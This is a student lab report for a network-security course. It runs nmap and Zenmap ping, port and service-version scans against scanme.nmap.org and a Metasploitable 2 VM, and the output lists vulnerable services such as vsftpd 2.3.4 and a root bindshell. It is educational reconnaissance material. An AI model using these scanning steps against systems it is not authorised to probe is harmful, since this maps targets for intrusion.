Network security project

Task 1: Boot up all lab System Using nmap, do a ping scan (nmap -sP) for the IP address in the local environment within the virtualbox machine. Also perform a port scan with scanme.nmap.org. Explain your finding about IP and ports

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.150.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-17 03:40 EST
Nmap scan report for 192.168.150.128
Host is up (0.00060s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds

┌──(kali㉿kali)-[~]
└─$
```

The command I have used for ping scan for the IP address is **nmap -sp 192.168.150.128.**

The Highlights show that the latency coming from kali machine is **0.00060s**


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -v -A scanme.nmap.org
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-17 04:33 EST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:33
Completed NSE at 04:33, 0.00s elapsed
Initiating NSE at 04:33
Completed NSE at 04:33, 0.00s elapsed
Initiating NSE at 04:33
Completed NSE at 04:33, 0.00s elapsed
Initiating Ping Scan at 04:33
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 04:33, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:33
Completed Parallel DNS resolution of 1 host. at 04:33, 0.04s elapsed
Initiating SYN Stealth Scan at 04:33
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
Discovered open port 53/tcp on 45.33.32.156
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 22/tcp on 45.33.32.156
Discovered open port 9929/tcp on 45.33.32.156
Increasing send delay for 45.33.32.156 from 0 to 5 due to 11 out of 35 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 5 to 10 due to 173 out of 575 dropped probes since last increase.
Increasing send delay for 45.33.32.156 from 10 to 20 due to max_successful_tryno increase to 4
Increasing send delay for 45.33.32.156 from 20 to 40 due to max_successful_tryno increase to 5
```

Here I have used scanme.nmap.org server for scanning. The command I have used for performing a port scan with scanme.nmap.org is **sudo nmap -v -A scanme.nmap.org.**

The Highlights show that port 53/tcp is open and is running on server 45.33.32.156, port 80/tcp is open and running on server 45.33.32.156 and similarly shows other open ports.

Task 2: Use Zenmap from the instructions given above and perform different types of scan - Intense scan, Quick scan, regular scan and one more scan of your choice. Discuss the findings along with the similarities and differences between each scan

Nmap is used for mapping the network. Zenmap is a GUI based tool which is a brother of nmap.



The server for scanning is scanme.nmap.org. The highlights show different ports that are open.

Like port 80/tcp on server **45.33.32.156** is open.

Port 53/tcp on server **45.33.32.156** is open.


Port 22/tcp on server **45.33.32.156** is open.

Port 31337/tcp on server **45.33.32.156** is open.

Port 9929/tcp on server **45.33.32.156** is open.


It did a ping scan. It also initiated traceroute. It shows there are not shown 991 filtered tcp ports (reset).

Highlights show port 22/tcp is in open state with service ssh whose version is OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0).



It also shows port 25/tcp is in filtered state with service smtp whose version is not given. It shows port 9929/tcp is in open state with service nping-echo whose version is Nping echo.

It did a traceroute using port 993/tcp.




Scanning used here is quick scan. Highlights show name of the port, its state and service.

Like port 22/tcp is in open state with service ssh.


Port 25/tcp is in filtered state with smtp service.

Port 135/tcp is in filtered state with msrpc service.

Difference between intense scan and quick scan is it does not do ping scan, traceroute in quick scan.




Scanning used here is regular scan. Highlights show name of the port, its state and service. The difference between quick scan and regular scan is it shows not shown tcp closed ports are 991 whereas in regular scan it shows not shown ports are 91 only.



Scanning used here is quick traceroute. In this scan it did only a quick traceroute when compared to intense, quick and regular scan.

Task 3 : Download metasploitable 2 from Metasploitable - Browse /Metasploitable2 at SourceForge.net (If already not done) and install it in the virtual machine




Task 4: Start the Kali server and the metasploitable 2 server. Determine the IP address of the vulnerable machine and perform port scans and determine all ports open. Nmap is already installed in kali, you will have to figure out the commands you need to find open vulnerable ports.

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:bc:1c:78 brd ff:ff:ff:ff:ff:ff
    inet 192.168.150.131/24 brd 192.168.150.255 scope global eth0
    inet6 fe80::20c:29ff:febc:1c78/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:bc:1c:82 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
```

Highlights show that the IP address of my vulnerable machine is **192.168.150.131/24**

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.150.0/24
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-17 21:18 EST
Nmap scan report for 192.168.150.1
Host is up (0.0014s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.150.2
Host is up (0.00028s latency).
MAC Address: 00:50:56:FB:6F:7E (VMware)
Nmap scan report for 192.168.150.131
Host is up (0.00050s latency).
MAC Address: 00:0C:29:BC:1C:78 (VMware)
Nmap scan report for 192.168.150.254
Host is up (0.00047s latency).
MAC Address: 00:50:56:F8:91:2B (VMware)
Nmap scan report for 192.168.150.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.05 seconds
```

The command I have used for scanning different IP's in this Network is **sudo nmap -sn 192.168.150.0/24**




No.	Time	Source	Destination	Protocol	Length	Info
7	3.063364381	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.2? Tell 192.168.150.128
8	3.063465571	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.3? Tell 192.168.150.128
9	3.063579525	VMware_fb:6f:7e	VMware_db:f3:ae	ARP	60	192.168.150.2 is at 00:50:56:fb:6f:7e
10	3.063643054	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.4? Tell 192.168.150.128
11	3.063901388	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.5? Tell 192.168.150.128
12	3.064018598	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.6? Tell 192.168.150.128
13	3.064105221	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.7? Tell 192.168.150.128
14	3.064183227	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.8? Tell 192.168.150.128
15	3.064252257	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.9? Tell 192.168.150.128
16	3.064304575	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.10? Tell 192.168.150.128
17	3.064872234	VMware_c0:00:08	VMware_db:f3:ae	ARP	60	192.168.150.1 is at 00:50:56:c0:00:08
18	3.068429062	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.13? Tell 192.168.150.128
19	3.068541723	VMware_db:f3:ae	Broadcast	ARP	42	Who has 192.168.150.14? Tell 192.168.150.128


```
▸ Frame 1: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_4d:4d:4d (01:00:5e:4d:4d:4d)
▸ Internet Protocol Version 4, Src: 192.168.150.1, Dst: 224.77.77.77
▸ User Datagram Protocol, Src Port: 12177, Dst Port: 12177
▸ Data (106 bytes)
```

While using ping sweep, we see the packets its using is address resolution protocol (ARP) telling the network who has this particular IP inform to the system.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.150.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-17 21:27 EST
Nmap scan report for 192.168.150.131
Host is up (0.0022s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
```

Scanning particular metasploit IP for more details. Command I have used is **sudo nmap -sV 192.168.150.131**. The Highlights show the different ports that are open.



